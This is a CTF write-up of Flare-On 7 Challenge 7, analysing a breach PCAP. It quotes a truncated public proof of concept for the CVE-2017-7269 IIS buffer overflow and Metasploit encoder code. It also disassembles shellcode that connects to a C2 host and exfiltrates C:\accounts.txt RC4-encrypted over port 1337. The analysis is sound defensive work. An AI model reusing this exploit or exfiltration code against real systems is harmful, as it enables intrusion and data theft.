Flare-On 7: Challenge 7 – re_crowd.pcapng

Challenge Authors: Christopher Gardner, Moritz Raabe, Blaine Stancill

Introduction

The challenge ZIP (`re_crowd.zip`) contains two files:

- `README.txt`
- `re_crowd.pcapng`

The file `README.txt` explains that a corporation named "Reynholm Industries" has suffered a data breach and requires assistance to determine what data was stolen. Armed with only a packet capture (PCAP), our job is to analyze the network traffic and discover the stolen data.

The following tools are used in this write-up:

- Wireshark
- Python3
- IDA Pro
- x64dbg
- shellcode_launcher
- CyberChef


PCAP ANALYSIS

Opening the file `re_crowd.pcapng` in Wireshark, we are immediately presented with a DNS request for `it-dept.reynholm-industries.com` and subsequently the HTTP GET request shown in Figure 1.

```
GET / HTTP/1.1
Host: it-dept.reynholm-industries.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

Figure 1: HTTP GET request for it-dept.reynholm-industries.com

To reconstruct the downloaded HTML page contained in the PCAP, Wireshark offers the ability to export objects contained in various protocols such as HTTP. Navigating the file menu via *File → Export Objects → HTTP…* we can save all exported objects to a directory of our choosing as shown in Figure 2.



Packet	Hostname	Content Type	Size	Filename
12	it-dept.reynholm-industries.com	text/html	10 kB	\
16	it-dept.reynholm-industries.com	text/css	2093 bytes	it.css
20	it-dept.reynholm-industries.com	image/jpeg	8351 bytes	roy.jpg
23	it-dept.reynholm-industries.com	image/jpeg	8031 bytes	richmond.jpg
26	it-dept.reynholm-industries.com	image/jpeg	9722 bytes	moss.jpg
30	it-dept.reynholm-industries.com	text/html	1635 bytes	favicon.ico
48	it-dept.reynholm-industries.com	image/jpeg	6872 bytes	jen.jpg
50	it-dept.reynholm-industries.com	image/jpeg	11 kB	denholm.jpg
120	192.168.68.1	text/xml	751 bytes	\
129	192.168.68.1	text/html	67 bytes	\
138	192.168.68.1	text/html	67 bytes	\
147	192.168.68.1	text/html	67 bytes	\
157	192.168.68.1	text/html	67 bytes	\

Figure 2: Saving exported HTTP objects

Since multiple file objects have the filename "\", we can determine the actual HTML page by sorting the directory of exported objects by size and rename the largest file with a size of 11kB to "`index.html`" as shown in Figure 3.




Figure 3: Renaming index.html

Figure 4 depicts a static rendering of the file `index.html` within a web browser.





Figure 4: Reconstructed web page contained in the PCAP

Reading over the webpage we obtain our first clue to what data was stolen as seen in Figure 5, namely the file `C:\accounts.txt`.

Figure 5: Potential stolen file C:\accounts.txt

Turning our attention back to the PCAP, Figure 6 displays an overview of the conversations between hosts obtained by navigating the menu options *Statistics* → *Conversations*.


Wireshark · Conversations · re_crowd.pcapng

Ethernet · 1 | IPv4 · 2 | IPv6 | TCP · 93 | UDP · 4

Address A	Port A	Address B	Port B	Packets	Bytes
192.168.68.21	4444	192.168.68.1	2926	5	1529
192.168.68.1	2927	192.168.68.21	1337	8	666
192.168.68.21	34078	192.168.68.1	80	32	46 k
192.168.68.21	34080	192.168.68.1	80	11	8221

Figure 6: Odd port numbers

We immediately notice two ports of interest: `4444` and `1337`. Following the TCP stream directly prior to the communication over these two ports, we find a `PROPFIND` request over TCP port 80 as outlined in Figure 7.




Figure 7: Suspicious PROPFIND request

Leveraging open-source intelligence (OSINT) by searching for the string:

```
propfind "(Not <locktoken:write1>)"
```

we quickly discover that this is likely an attempt to exploit an Internet Information Services (IIS) buffer overflow vulnerability (CVE-2017-7269). The original source of this exploit appears to be https://github.com/edwardz246003/IIS_exploit/blob/master/exploit.py (shown in Figure 8).

```
#------------Our payload set up a ROP chain by using the overflow 3 times. It will launch a
#written by Zhiniang Peng and Chen Wu. Information Security Lab & School of Computer Science
#-----------Email: edwardz@foxmail.com
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('127.0.0.1',80))
pay='PROPFIND / HTTP/1.1\r\nHost: localhost\r\nContent-Length: 0\r\n'
pay+='If: <http://localhost/aaaaaaa'
pay+='\xe6\xbd\xa8\xe7\xa1\xa3\xe7\x9d\xa1\xe7\x84\xb3\xe6\xa4\xb6\xe4\x9d\xb2\xe7\xa8\xb9\xe
pay+='>'
pay+=' (Not <locktoken:write1>) <http://localhost/bbbbbbb'
pay+='\xe7\xa5\x88\xe6\x85\xb5\xe4\xbd\x83\xe6\xbd\xa7\xe6\xad\xaf\xe4\xa1\x85\xe3\x99\x86\xe
shellcode='VVYA4444444444QATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPA
pay+=shellcode
pay+='>\r\n\r\n'
print pay
sock.send(pay)
data = sock.recv(80960)
print data
sock.close
```

Figure 8: Proof of concept code for CVE-2017-7269 available on GitHub

The exploit uses a return-oriented programming (ROP) chain to start a shellcode payload. In the original exploit, and in this Metasploit module, the payload is encoded using alphanumeric characters.

SHELLCODE ANALYSIS

We save the alphanumeric characters `VVYAIA…aOUsAA` to the file `shellcode.bin` and open it up as Binary file in IDA Pro. From the reference exploit code, we know that the exploit targets the x86 architecture. So, we instruct IDA Pro to disassemble the file in 32-bit mode. Figure 9 shows the start of the nicely disassembled shellcode after defining code at offset zero.

```
seg000:00000000 ; ---------------------------------------------------------------------------
seg000:00000000 ; File Name   : C:\Users\user\Desktop\re_crowd\shellcode.bin
seg000:00000000 ; Format      : Binary file
seg000:00000000 ; Base Address: 0000h Range: 0000h - 0392h Loaded length: 0392h
seg000:00000000
seg000:00000000                 .686p
seg000:00000000                 .mmx
seg000:00000000                 .model flat
seg000:00000000
seg000:00000000 ; ===========================================================================
seg000:00000000
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 push    esi
seg000:00000001                 push    esi
seg000:00000002                 pop     ecx
seg000:00000003                 inc     ecx
seg000:00000004                 dec     ecx
seg000:00000005                 inc     ecx
seg000:00000006                 dec     ecx
seg000:00000007                 inc     ecx
seg000:00000008                 dec     ecx
seg000:00000009                 inc     ecx
seg000:0000000A                 dec     ecx
seg000:0000000B                 inc     ecx
seg000:0000000C                 dec     ecx
seg000:0000000D                 inc     ecx
seg000:0000000E                 dec     ecx
seg000:0000000F                 inc     ecx
seg000:00000010                 dec     ecx
seg000:00000011                 inc     ecx
seg000:00000012                 dec     ecx
seg000:00000013                 inc     ecx
seg000:00000014                 dec     ecx
seg000:00000015                 inc     ecx
seg000:00000016                 dec     ecx
seg000:00000017                 inc     ecx
seg000:00000018                 dec     ecx
seg000:00000019                 inc     ecx
seg000:0000001A                 dec     ecx
```

Figure 9: Start of disassembled shellcode

The code appears to perform some decoding, but only executes properly up to a point. Successful execution seemingly requires a properly prepared state, i.e., specific register values. To recover this state, we could analyze the ROP chain prior to the shellcode. However, this requires access to specific IIS DLLs which we don't have.

To figure out the real trick here, let's take a closer look at the Metasploit module again. Figure 10 shows the payload configuration. The `EncoderType` is set to `AlphanumUnicodeMixed`.

```
        'Payload'        =>
          {
            'Space'          => 2000,
            'BadChars'       => "\x00",
            'EncoderType'    => Msf::Encoder::Type::AlphanumUnicodeMixed,
            'DisableNops'    =>  'True',
            'EncoderOptions' =>
              {
                'BufferRegister' => 'ESI',
              }
          },
```

Figure 10: Payload configuration in Metasploit module

In the respective encoding module shown in Figure 11 we recognize the familiar character sequences `VVYA` and `IA`.

```
      if (offset <= 14)
        nop = 'CP' * offset
        mod = 'IA' * (14 - offset) + nop     # dec ecx,,, push ecx, pop edx
      else
        mod = 'AA' * (offset - 14)                        # inc ecx
        nop = 'CP' * (14 - mod.length)
        mod += nop
      end
      regprefix = {                              # nops ignored below
        'EAX'    => 'PPYA' + mod,               # push eax, pop ecx
        'ECX'    =>  mod + "4444",              # dec ecx
        'EDX'    => 'RRYA' + mod,               # push edx, pop ecx
        'EBX'    => 'SSYA' + mod,               # push ebx, pop ecx
        'ESP'    => 'TUYA' + mod,               # push esp, pop ecx
        'EBP'    => 'UUYA' + mod,               # push ebp, pop ecx
        'ESI'    => 'VVYA' + mod,               # push esi, pop ecx
        'EDI'    => 'WWYA' + mod,               # push edi, pop edi
      }
```

Figure 11: Decoder prefix for AlphanumUnicodeMixed encoding

Moreover, the subsequent payload characters (`jXAQADAZABARALA…`) line up with the decoder code shown in Figure 12. We're on the right track.

```
def self.gen_decoder(reg, offset)
  decoder =
    gen_decoder_prefix(reg, offset) +
    "j" +                 # push 0
    "XA" +                # pop eax, NOP
    "QA" +                # push ecx, NOP
    "DA" +                # inc esp, NOP
    "ZA" +                # pop edx, NOP
    "BA" +                # inc edx, NOP
    "RA" +                # push edx, NOP
```

Figure 12: Decoder code for AlphanumUnicodeMixed encoding

It becomes clear now that we've used the wrong encoding initially. As can be seen in the generic alpha2 code the payload is expected to be formatted as Unicode. Figure 13 shows example Python code we can use to properly encode the shellcode bytes.

```
d = "VVYAIAIAIAIAIAIAIAIAIAIAIAIAIAIAjXAQADAZAB…".decode("utf-8").encode("utf-16le")
with open("shellcode_unicode.bin", "wb") as f:
    f.write(d)
```

Figure 13: Python code to encode shellcode bytes

Now we can disassemble the file `shellcode_unicode.bin` containing the Unicode encoded payload in IDA Pro. Figure 14 shows how the disassembly lines up with the start of the decoder code shown above in Figure 12.

```
seg000:00000040 6A 00                 push    0
seg000:00000042 58                    pop     eax
seg000:00000043 00 41 00              add     [ecx+0], al
seg000:00000046 51                    push    ecx
seg000:00000047 00 41 00              add     [ecx+0], al
seg000:0000004A 44                    inc     esp
seg000:0000004B 00 41 00              add     [ecx+0], al
seg000:0000004E 5A                    pop     edx
seg000:0000004F 00 41 00              add     [ecx+0], al
seg000:00000052 42                    inc     edx
seg000:00000053 00 41 00              add     [ecx+0], al
```

Figure 14: Start of decoder prefix at offset 0x40 in shellcode_unicode.bin

PAYLOAD ANALYSIS

Now we need to decode the actual payload. The easiest way to do that is to run the shellcode in a debugger and dump it after decoding. In most alphanumeric shellcode encoders, the start address of the code can be placed into a register. By reexamining the Metasploit module in Figure 10 we see that this exploit places the address of the shellcode into the `ESI` register. So we load the shellcode in our favorite launcher tool, debug it with our favorite debugger, and set `ESI` to the start of the shellcode (Figure 16).




Figure 15: Setting the ESI register to the start of the shellcode buffer

After letting the shellcode run for a few instructions, a loop is decoded and the code after it starts to look like regular shellcode (see Figure 17).




Figure 16: The decoder loop of the encoder

We set a hardware breakpoint on the address directly after the `jne` instruction and run the shellcode to fully decode it, as shown in Figure 18. We dump the respective memory region, for example using Scylla or Process Hacker, and analyze it in IDA Pro.




Figure 17: Start of the decoded shellcode

The decoded payload contains many shellcode hashes. Searching for the values, again, leads us to Metasploit. After examining the general shellcode structure, we determine that we are looking at a slightly modified version of the "stager_reverse_tcp_rc4" stager payload. Its source assembly with comments is available at https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/stager/stager_reverse_tcp_rc4.asm.

The only differences to the original source are the keys used for encoding the network traffic. Figure 18 shows that this sample uses the key "`KXOR`" for encoding the length of the payload (instead of the original "`XORK`") and the RC4 key "`killervulture123`".

```
push    0
push    4
push    esi
push    edi
push    5FC8D902h
call    ebp
mov     esi, [esi]
xor     esi, 'ROXK'
lea     ecx, [esi]
push    40h ; '@'
push    1000h
push    ecx
push    0
push    0E553A458h
call    ebp
lea     ebx, [eax+100h]
push    ebx
push    esi
push    eax

                        ; CODE XREF: seg000
push    0
push    esi
push    ebx
push    edi
push    5FC8D902h
call    ebp
add     ebx, eax
sub     esi, eax
jnz     short loc_250207
pop     ebx
pop     ecx
pop     ebp
push    ebp
push    edi
mov     edi, ebx
call    loc_250235
-----------------------------------------------
db 6Bh ; k              ; killervulture123
db 69h ; i
db 6Ch ; l
db 6Ch ; l
db 65h ; e
db 72h ; r
db 76h ; v
db 75h ; u
db 6Ch ; l
db 74h ; t
db 75h ; u
db 72h ; r
db 65h ; e
db 31h ; 1
db 32h ; 2
db 33h ; 3
```

Figure 18: Decoding keys in the stager shellcode

Further inspecting the stager, we see that it connects to the hard-coded IP address `192.168.68.21` on port 4444 (see Figure 19), receives a 4-byte length, and then receives that number of bytes. The stager RC4 decrypts the received bytes with the aforementioned key and executes the result.

```
push    1544A8C0h       ; 192.168.68.21
push    5C110002h       ; 0x115C = 4444
mov     esi, esp

                        ; CODE XREF: seg000:0
push    10h
push    esi
push    edi
push    6174A599h       ; ws2_32.dll!connect
call    ebp
test    eax, eax
jz      short loc_2501D6
```

Figure 19: C2 connection code

SECOND-STAGE PAYLOAD ANALYSIS

In Wireshark we identify the connection to the C2 server by using the filter: `tcp.port==4444`. To extract the bytes sent from the C2 server we first right click one of the packets and select *Follow → TCP Stream*, change the data type at the bottom to "Raw", and save the raw bytes to the file `payload.bin`. The first four bytes of this data is the XOR-encoded length that decodes to `0x4D7`. RC4 decrypting the remaining `0x4D7` bytes results in a second-stage shellcode payload.

After disassembling the decrypted shellcode in IDA Pro using 32-bit mode, we see the shellcode uses runtime linking to dynamically resolve function pointers for Window APIs. Using a rebased address of `0x240000`, we see the function at virtual address (VA) `0x2401F1` is responsible for resolving the Windows APIs and expects two DWORDs as arguments, a DLL and API name hash respectively. We also see that the function at VA `0x24038F` uses these resolved Windows APIs.

The API resolving function iterates the process environment block's (PEB) loaded module list, capitalizes each DLL name, and uses an additive rotate-13 (ROR13) hashing algorithm to compute a DLL name hash. It compares the computed DLL name hash with the provided hash input. If a match is found, the function iterates the loaded DLL's export table and computes an API hash for each export name using the same additive ROR13 hashing algorithm, but without capitalization. If a match is found with the input API name hash, the function has successfully found the API function and returns a pointer to this function. Otherwise, it returns zero.

If we return to the start of the shellcode, we see references to global data located at VA `0x24046D`, `0x240479`, and `0x24048D`. Since we know how the API resolving function works, we now know the global data's purpose. As Figure 20 shows, VA `0x24048D` stores a list of DLL and API name hashes, VA `0x24046D` and `0x240479` are used to store the resolved function pointers, and the two strings "`C:\accounts.txt`" and "`intrepidmango`" follow.

```
seg000:0024046D g_dynamic_IAT_1 dd 0                    ; DATA XREF: :
seg000:0024046D                                         ; sub_240000+
seg000:00240471                 dd 0
seg000:00240475                 dd 0
seg000:00240479 g_dynamic_IAT_2 dd 0                    ; DATA XREF: :
seg000:0024047D                 dd 0
seg000:00240481                 dd 0
seg000:00240485                 dd 0
seg000:00240489                 dd 0
seg000:0024048D g_DLL_and_API_hashes dd 6E2BCA17h       ; DATA XREF: :
seg000:00240491                 dd 7C0017A5h
seg000:00240495                 dd 73E2D87Eh
seg000:00240499                 dd 10FA6516h
seg000:0024049D                 dd 32E1EFA6h
seg000:002404A1                 dd 3BFCEDCBh
seg000:002404A5                 dd 60AAF9ECh
seg000:002404A9                 dd 0E97019A4h
seg000:002404AD                 dd 4D5F6AC9h
seg000:002404B1                 dd 492F0B6Eh
seg000:002404B5                 dd 0
seg000:002404B9 aCAccountsTxt   db 'C:\accounts.txt',0
seg000:002404C9 aIntrepidmango  db 'intrepidmango',0
```

Function Pointers (APIs)

DLL and API Hashes

Strings

Figure 20: Global data

To resolve the function hashes, we have multiple tools at our disposal:

- We can use the IDA Pro `shellcode_hashes_search_plugin.py` Python script available at https://github.com/fireeye/flare-ida
- We can use an emulation tool such as scdbg (https://github.com/dzzie/SCDBG)
- We can resolve the APIs dynamically in a debugger

Using the last technique, we launch and debug the shellcode. Our debugging session has positioned the shellcode at VA `0x240100` and hence our previous virtual addresses seen statically in IDA Pro will be off by `0x100` bytes. Figure 21 shows the global data after running to the breakpoint set at VA `0x24013F`.

Dump 1 | Dump 2 | Dump 3 | Du

Address	Value	Comments
0024056D	75C55396	kernel32.CreateFileA
00240571	75C579E0	kernel32.ExitProcess
00240575	75C53EA3	"j\fh" ReadFile
00240579	76133AB2	ws2_32.WSAStartup
0024057D	76136BDD	ws2_32.connect
00240581	76136F01	ws2_32.send
00240585	7613449D	ws2_32.shutdown
00240589	76133EB8	ws2_32.socket

Figure 21: Resolved API function pointers

To better understand the code in IDA Pro at VA `0x24038F` that uses these resolved API function pointers, we define two structures with the corresponding API names as seen in Figure 22.

```
00000000 myAPIs_1        struc ; (sizeof=0xC, mappedto_2)
00000000 CreateFileA     dd ?                    ; ...
00000004 ExitProcess     dd ?
00000008 ReadFile        dd ?                    ; ...
0000000C myAPIs_1        ends
0000000C
00000000 ; ---------------------------------------------
00000000
00000000 myAPIs_2        struc ; (sizeof=0x14, mappedto_3)
00000000 WSAStartup      dd ?                    ; ...
00000004 connect         dd ?                    ; ...
00000008 send            dd ?                    ; ...
0000000C shutdown        dd ?                    ; ...
00000010 socket          dd ?                    ; ...
00000014 myAPIs_2        ends
```

Figure 22: API name structures

Applying these structures and fixing pointers to global data gives us an understanding of the overall code flow for the function at VA `0x24038F` as seen in Table 1 and Figure 23 below.

Virtual Address	Description
0x2403C4	Open the file `C:\accounts.txt`
0x2403E4	Read the file data
0x240403	Set the RC4 key using the string `intrepidmango`
0x20401A	RC4 encrypt the file data
0x24043C	Connect to the hard-coded IP address `192.168.68.21` over TCP port `1337`
0x240459	Send the encrypted file data
0x240465	Shutdown the socket

Table 1: Code flow for VA 0x24038F

```
seg000:0024038F push    ebx
seg000:00240390 push    esi
seg000:00240391 push    edi
seg000:00240392 push    ebp
seg000:00240393 mov     ebp, esp
seg000:00240395 lea     esp, [esp-398h]
seg000:0024039C call    $+5
seg000:002403A1 pop     esi
seg000:002403A2 lea     esi, [esi-3A1h] ; calculate base address 0x240000
seg000:002403A8 lea     eax, rva szCAccountsTxt[esi] ; "C:\\accounts.txt"
seg000:002403AE push    0
seg000:002403B0 push    0
seg000:002403B2 push    CREATE_NEW or CREATE_ALWAYS
seg000:002403B4 push    0
seg000:002403B6 push    FILE_SHARE_READ
